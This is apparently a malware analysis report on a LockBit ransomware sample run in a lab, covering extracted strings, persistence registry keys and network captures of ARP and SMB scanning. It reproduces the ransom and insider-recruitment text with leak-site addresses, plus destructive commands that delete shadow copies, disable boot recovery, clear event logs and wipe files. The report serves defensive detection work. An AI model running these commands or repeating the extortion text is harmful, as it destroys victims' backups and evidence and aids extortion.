- https://decoding.at may be blocked. We recommend using a Tor browser (or Brave) to access the TOR site
- Do not rename encrypted files.
- Do not try to decrypt using third party software, it may cause permanent data loss.
- Decryption of your files with the help of third parties may cause increased price (they add their fee to our).
- Tor Browser may be blocked in your country or corporate network. Use https://bridges.torproject.org or use Tor Browser over VPN.
- Tor Browser user manual https://tb-manual.torproject.org/about
- All your stolen important data will be loaded into our blog if you do not pay ransom.
- Our blog http://lockbitapt6vx57t3eeqjofwgcglmutr3a35nygvokja5uuccip4ykyd.onion or https://bigblog.at where you can see data of the companies which refused to pay ransom.


Task Manager
File Options View
Processes Performance App history Startup Users Details Services

Name	Publisher	Status	Startup impact
Java Update Scheduler	Oracle Corporation	Disabled	None
LockBit_Ransomware.hta		Enabled	Not measured
Microsoft Edge	Microsoft Corporation	Disabled	None
Microsoft OneDrive	Microsoft Corporation	Disabled	None
Terminal	Microsoft Corporation	Disabled	None
VirtualBox Guest Additions T...	Oracle and/or its affiliates	Enabled	Medium
Windows Security notificati...	Microsoft Corporation	Disabled	None

In the following pages of this report the reader will find a more in-depth analysis and detailed steps of the process followed by the researcher. Those findings can be used for further investigation and fine tuning of detection rules.

Static Analysis


Basic Static Analysis

Using the command “floss -n 6 > output.txt” we get the following strings:

Wide ASCII strings (UTF-16):

1. %s\%02X%02X%02X%02X.lock
2. SOFTWARE\Microsoft\Windows\CurrentVersion\Run
3. {2C5F9FCC-F266-43F6-BFD7-838DAE269E11}
4. \LockBit_Ransomware.hta
5. /C ping 127.0.0.7 -n 3 > Nul & fsutil file setZeroData offset=0 length=524288 "%s" & Del /f /q "%s"
6. cmd.exe
7. {%X%X%X%X-%X%X-%X%X-%X%X-%X%X%X%X%X%X}
8. SOFTWARE\%02X%02X%02X%02X%02X%02X%02X
9. Volume %s mounted to %s
10. Found volume %s on %s
11. %s\bootmgr
12. \\%s\%s
13. Microsoft Print to PDF
14. Microsoft XPS Document Writer
15. C:\windows\system32\%X%X%X.ico
16. \Registry\Machine\Software\Classes\.lockbit
17. LockBit
18. \Registry\Machine\Software\Classes\Lockbit
19. \Registry\Machine\Software\Classes\Lockbit\DefaultIcon
20. \Registry\Machine\Software\Classes\Lockbit\shell
21. LockBit Class
22. \Registry\Machine\Software\Classes\Lockbit\shell\Open
23. \Registry\Machine\Software\Classes\Lockbit\shell\Open\Command
24. "C:\Windows\system32\mshta.exe" "%s"
25. \Registry\Machine\Software\Classes\
26. \DefaultIcon
27. \??\C:\windows\system32\%X%X%X.ico
28. \Registry\Machine\Software\Classes\.lockbit\DefaultIcon
29. \explorer.exe
30. explorer.exe
31. Elevation:Administrator!new:
32. {3E5FC7F9-9A51-4367-9063-A120244FBEC7}
33. DisplayCalibrator
34. Software\Microsoft\Windows NT\CurrentVersion\ICM\Calibration
35. {D2E7041B-2927-42fb-8E9F-7CE93B6DC937}
36. Proxima Nova
37. All your files stolen and encrypted
38. for more information see
39. RESTORE-MY-FILES.TXT
40. that is located in every encrypted folder.
41. Would you like to earn millions of dollars?

42. Our company acquire access to networks of various companies, as well as insider information that can help you steal the most valuable data of any company.
43. You can provide us accounting data for the access to any company, for example, login and password to RDP, VPN, corporate email, etc. Open our letter at your email. Launch the provided virus on any computer in your company.
44. Companies pay us the foreclosure for the decryption of files and prevention of data leak.
45. You can communicate with us through the Tox messenger
46. hxxps[:]//tox[.]chat/download[.]html
47. Using Tox messenger, we will never know your real name, it means your privacy is guaranteed.
48. If you want to contact us, use ToxID: 3085B89A0C515D2FB124D645906F5D3DA5CB97CEBEA975959AE4F95302A04E1D709C3C4AE9B7
49. If this contact is expired, and we do not respond you, look for the relevant contact data on our website via Tor or Brave Browser
50. hxxp[:]//lockbitapt6vx57t3eeqjofwgcglmutr3a35nygvokja5uuccip4ykyd[.]onion
51. hxxps[:]//bigblog[.]at




```
------------------------------
%s\%02X%02X%02X%02X.lock
SOFTWARE\Microsoft\Windows\CurrentVersion\Run
{2C5F9FCC-F266-43F6-BFD7-838DAE269E11}
\LockBit_Ransomware.hta
 /C ping 127.0.0.7 -n 3 > Nul & fsutil file setZeroData offset=0 length=524288 "%s" & Del /f /q "%s"
cmd.exe
{%X%X%X%X-%X%X-%X%X-%X%X-%X%X%X%X%X%X}
SOFTWARE\%02X%02X%02X%02X%02X%02X%02X
Volume %s mounted to %s
Found volume %s on %s
%s\bootmgr
\\%s\%s
Microsoft Print to PDF
Microsoft XPS Document Writer
C:\windows\system32\%X%X%X.ico
\Registry\Machine\Software\Classes\.lockbit
LockBit
\Registry\Machine\Software\Classes\Lockbit
\Registry\Machine\Software\Classes\Lockbit\DefaultIcon
\Registry\Machine\Software\Classes\Lockbit\shell
LockBit Class
\Registry\Machine\Software\Classes\Lockbit\shell\Open
\Registry\Machine\Software\Classes\Lockbit\shell\Open\Command
"C:\Windows\system32\mshta.exe" "%s"
\Registry\Machine\Software\Classes\
\DefaultIcon
\??\C:\windows\system32\%X%X%X.ico
\Registry\Machine\Software\Classes\.lockbit\DefaultIcon
\explorer.exe
explorer.exe
Elevation:Administrator!new:
{3E5FC7F9-9A51-4367-9063-A120244FBEC7}
DisplayCalibrator
Software\Microsoft\Windows NT\CurrentVersion\ICM\Calibration
{D2E7041B-2927-42fb-8E9F-7CE93B6DC937}
Proxima Nova
All your files stolen and encrypted
for more information see
RESTORE-MY-FILES.TXT
that is located in every encrypted folder.
Would you like to earn millions of dollars?
Our company acquire access to networks of various companies, as well as insider information that can help you steal the most valuable data of any
company.
You can provide us accounting data for the access to any company, for example, login and password to RDP, VPN, corporate email, etc. Open our letter
at your email. Launch the provided virus on any computer in your company.
Companies pay us the foreclosure for the decryption of files and prevention of data leak.
You can communicate with us through the Tox messenger
https://tox.chat/download.html
Using Tox messenger, we will never know your real name, it means your privacy is guaranteed.
If you want to contact us, use ToxID: 3085B89A0C515D2FB124D645906F5D3DA5CB97CEBEA975959AE4F95302A04E1D709C3C4AE9B7
If this contact is expired, and we do not respond you, look for the relevant contact data on our website via Tor or Brave Browser
http://lockbitapt6vx57t3eeqjofwgcglmutr3a35nygvokja5uuccip4ykyd.onion
https://bigblog.at
%s.bmp
image/bmp
\BaseNamedObjects\{%X%X%X%X-%X%X-%X%X-%X%X-%X%X%X%X%X%X}
```

Tight/encoded strings:

1. cmd.exe
2. /c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no
3. /c vssadmin Delete Shadows /All /Quiet
4. /c bcdedit /set {default} recoveryenabled No
5. /c bcdedit /set {default} bootstatuspolicy ignoreallfailures
6. /c wmic SHADOWCOPY /nointeractive

7. /c wevtutil cl security
8. CqKpkvkCw]vqvq|qi/c wevtutil cl system
9. /c wevtutil cl application
10. Volume Shadow Copy & Event log clean
11. Killed process: %s [pid: %ld]
12. http=((khdlenstrw3~b}dc2bil2riid



```
cmd.exe
/c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default}
recoveryenabled no
/c vssadmin Delete Shadows /All /Quiet
/c bcdedit /set {default} recoveryenabled No
/c bcdedit /set {default} bootstatuspolicy ignoreallfailures
/c wmic SHADOWCOPY /nointeractive
/c wevtutil cl security
CqKpkvkCw]vqvq|qi/c wevtutil cl system
/c wevtutil cl application
Volume Shadow Copy & Event log clean
Killed process: %s [pid: %ld]
Service %s stopped
SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Ole32.dll
```

```
The data will be published on TOR website http://lockbitapt6vx57t3eeqjofwgcglmutr3a35nygvokja5uuccip4ykyd.onion and https://bigblog.at if you do not
pay the ransom
You can contact us and decrypt one file for free on these TOR sites
http=((khdlenstrw3~b}dc2bil2riid
SOFTWARE\%02X%02X%02X%02X%02X%02X%02X
Volume %s mounted to %s
Private
```

Advanced Static Analysis


The malware is very complex and highly obfuscated leaving the researcher little opportunities for statically analyzing the malware code. The findings regarding to the malware code come from the dynamic analysis section of the investigation.

Dynamic Analysis

Basic Dynamic Analysis

In the following screenshots is shown the network traffic during and after the malware execution.

First the ARP scan as mentioned in the High-Level Technical analysis.



*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>


```
No.   Time                       Source               Destination   Protocol Length Source Port Destination Port Info
   91 2023-06-26 15:08:53.831378 PcsCompu_7a:2d:78    Broadcast     ARP        42                              Who has 172.16.0.61? Tell 172.16.0.4
   92 2023-06-26 15:08:53.831495 PcsCompu_7a:2d:78    Broadcast     ARP        42                              Who has 172.16.0.62? Tell 172.16.0.4
   93 2023-06-26 15:08:53.831673 PcsCompu_7a:2d:78    Broadcast     ARP        42                              Who has 172.16.0.63? Tell 172.16.0.4
   94 2023-06-26 15:08:53.831784 PcsCompu_7a:2d:78    Broadcast     ARP        42                              Who has 172.16.0.64? Tell 172.16.0.4
   95 2023-06-26 15:08:53.831841 PcsCompu_7a:2d:78    Broadcast     ARP        42                              Who has 172.16.0.65? Tell 172.16.0.4
   96 2023-06-26 15:08:53.831907 PcsCompu_7a:2d:78    Broadcast     ARP        42                              Who has 172.16.0.66? Tell 172.16.0.4
   97 2023-06-26 15:08:53.832037 PcsCompu_7a:2d:78    Broadcast     ARP        42                              Who has 172.16.0.67? Tell 172.16.0.4
   98 2023-06-26 15:08:53.832247 PcsCompu_7a:2d:78    Broadcast     ARP        42                              Who has 172.16.0.68? Tell 172.16.0.4
   99 2023-06-26 15:08:53.832369 PcsCompu_7a:2d:78    Broadcast     ARP        42                              Who has 172.16.0.69? Tell 172.16.0.4
  100 2023-06-26 15:08:53.832572 172.16.0.4           172.16.0.255  BROWSER   216 138         138              Get Backup List Request
  101 2023-06-26 15:08:53.832577 PcsCompu_7a:2d:78    Broadcast     ARP        42                              Who has 172.16.0.70? Tell 172.16.0.4
  102 2023-06-26 15:08:53.832618 172.16.0.4           172.16.0.255  NBNS       92 137         137              Name query NB WORKGROUP<1b>
  103 2023-06-26 15:08:53.832655 PcsCompu_7a:2d:78    Broadcast     ARP        42                              Who has 172.16.0.71? Tell 172.16.0.4
  104 2023-06-26 15:08:53.832758 PcsCompu_7a:2d:78    Broadcast     ARP        42                              Who has 172.16.0.72? Tell 172.16.0.4
  105 2023-06-26 15:08:53.832828 PcsCompu_7a:2d:78    Broadcast     ARP        42                              Who has 172.16.0.73? Tell 172.16.0.4
  106 2023-06-26 15:08:53.832892 PcsCompu_7a:2d:78    Broadcast     ARP        42                              Who has 172.16.0.74? Tell 172.16.0.4
  107 2023-06-26 15:08:53.832954 PcsCompu_7a:2d:78    Broadcast     ARP        42                              Who has 172.16.0.75? Tell 172.16.0.4
  108 2023-06-26 15:08:53.833054 PcsCompu_7a:2d:78    Broadcast     ARP        42                              Who has 172.16.0.76? Tell 172.16.0.4
  109 2023-06-26 15:08:53.833109 PcsCompu_7a:2d:78    Broadcast     ARP        42                              Who has 172.16.0.77? Tell 172.16.0.4
  110 2023-06-26 15:08:53.833167 PcsCompu_7a:2d:78    Broadcast     ARP        42                              Who has 172.16.0.78? Tell 172.16.0.4
```

```
> Frame 96: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface \Device\NPF_{74BF0E1
> Ethernet II, Src: PcsCompu_7a:2d:78 (08:00:27:7a:2d:78), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
v Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: PcsCompu_7a:2d:78 (08:00:27:7a:2d:78)
    Sender IP address: 172.16.0.4
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 172.16.0.66
```

```
0000  ff ff ff ff ff ff 08 00  27 7a 2d 78 08 06 00 01   ········'z-x····
0010  08 00 06 04 00 01 08 00  27 7a 2d 78 ac 10 00 04   ········'z-x····
0020  00 00 00 00 00 00 ac 10  00 42                     ·········B
```

```
wireshark_EthernetDS5661.pcapng    Packets: 3484 · Displayed: 3484 (100.0%) · Dropped: 0 (0.0%)    Profile: Default
```

Then, the system attempts connect to port 445 (SMB) on the systems that were detected.



*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


```
not arp and not dns
```

```
No.   Time                       Source      Destination   Protocol Length Source Port Destination Port Info
  543 2023-06-26 15:08:54.830860 172.16.0.4  172.16.0.1    TCP        66                              [TCP Retransmission] [TCP Port numbers reused] 50047 → 445 [SYN] Seq=0 Win=64240 Len=
  544 2023-06-26 15:08:54.830863 172.16.0.4  172.16.0.2    TCP        66                              [TCP Retransmission] [TCP Port numbers reused] 50049 → 445 [SYN] Seq=0 Win=64240 Len=
  545 2023-06-26 15:08:54.830958 172.16.0.4  172.16.0.1    TCP        66                              50046 → 135 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
  546 2023-06-26 15:08:54.831022 172.16.0.4  172.16.0.2    TCP        66                              [TCP Retransmission] [TCP Port numbers reused] 50048 → 135 [SYN] Seq=0 Win=64240 Len=
  547 2023-06-26 15:08:54.831501 172.16.0.2  172.16.0.4    ICMP       70                              Destination unreachable (Protocol unreachable)
  548 2023-06-26 15:08:54.831588 172.16.0.2  172.16.0.4    ICMP       70                              Destination unreachable (Protocol unreachable)
  549 2023-06-26 15:08:54.893033 172.16.0.4  172.16.0.3    TCP        66                              [TCP Retransmission] [TCP Port numbers reused] 50051 → 445 [SYN] Seq=0 Win=64240 Len=
  550 2023-06-26 15:08:54.893241 172.16.0.3  172.16.0.4    TCP        60                              445 → 50051 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  551 2023-06-26 15:08:54.902268 172.16.0.4  172.16.0.3    TCP        66                              [TCP Retransmission] [TCP Port numbers reused] 50050 → 135 [SYN] Seq=0 Win=64240 Len=
  552 2023-06-26 15:08:54.902394 172.16.0.3  172.16.0.4    TCP        60                              135 → 50050 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  553 2023-06-26 15:08:55.344544 172.16.0.4  172.16.0.255  NBNS       92 137         137              Name query NB WORKGROUP<1b>
  554 2023-06-26 15:08:55.412204 172.16.0.4  172.16.0.3    TCP        66                              [TCP Retransmission] [TCP Port numbers reused] 50051 → 445 [SYN] Seq=0 Win=64240 Len=
  555 2023-06-26 15:08:55.412370 172.16.0.3  172.16.0.4    TCP        60                              445 → 50051 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  556 2023-06-26 15:08:55.423131 172.16.0.4  172.16.0.3    TCP        66                              [TCP Retransmission] [TCP Port numbers reused] 50050 → 135 [SYN] Seq=0 Win=64240 Len=
  557 2023-06-26 15:08:55.423638 172.16.0.3  172.16.0.4    TCP        60                              135 → 50050 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  927 2023-06-26 15:08:55.973257 172.16.0.4  172.16.0.3    TCP        66                              [TCP Retransmission] [TCP Port numbers reused] 50051 → 445 [SYN] Seq=0 Win=64240 Len=
  928 2023-06-26 15:08:55.973264 172.16.0.4  172.16.0.3    TCP        66                              [TCP Retransmission] [TCP Port numbers reused] 50050 → 135 [SYN] Seq=0 Win=64240 Len=
  932 2023-06-26 15:08:55.973420 172.16.0.3  172.16.0.4    TCP        60                              445 → 50051 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  933 2023-06-26 15:08:55.973420 172.16.0.3  172.16.0.4    TCP        60                              135 → 50050 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 1481 2023-06-26 15:08:56.830239 172.16.0.4  172.16.0.1    TCP        66                              [TCP Retransmission] [TCP Port numbers reused] 50047 → 445 [SYN] Seq=0 Win=64240 Len=
```

```
v Transmission Control Protocol, Src Port: 445, Dst Port: 50051, Seq: 1, Ack: 1, Len: 0
    Source Port: 445
    Destination Port: 50051
    [Stream index: 3]
    [Conversation completeness: Incomplete (37)]
    [TCP Segment Len: 0]
    Sequence Number: 1    (relative sequence number)
    Sequence Number (raw): 0
    [Next Sequence Number: 1    (relative sequence number)]
    Acknowledgment Number: 1    (relative ack number)
    Acknowledgment number (raw): 2112868760
    0101 .... = Header Length: 20 bytes (5)
  > Flags: 0x014 (RST, ACK)
    Window: 0
    [Calculated window size: 0]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0x42e0 [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  > [Timestamps]
  > [SEQ/ACK analysis]
```

```
0000  08 00 27 7a 2d 78 08 00  27 9b ed 2d 08 00 45 00   ··'z-x·· '··-··E·
0010  00 28 00 00 40 00 40 06  e2 a8 ac 10 00 03 ac 10   ·(··@·@· ········
0020  00 04 01 bd c3 83 00 00  00 00 7d ef d1 98 50 14   ········ ··}···P·
0030  00 00 42 e0 00 00 00 00  00 00 00 00               ··B····· ····
```

Since no connection could be established with those systems, the host attempts to connect to port 443 TCP and establish a TLSv1.2 tunnel.




```
No.  Time                       Source      Destination Protocol Length Source Port Destination Port Info
2466 2023-06-26 15:09:47.384193 172.16.0.3  172.16.0.4  TCP        60   443 → 50554 [ACK] Seq=1299 Ack=305 Win=64128 Len=0
2467 2023-06-26 15:09:47.384295 172.16.0.3  172.16.0.4  TLSv1.2   280   New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
2468 2023-06-26 15:09:47.407642 172.16.0.4  172.16.0.3  TCP        54   50554 → 443 [FIN, ACK] Seq=305 Ack=1525 Win=2102272 Len=0
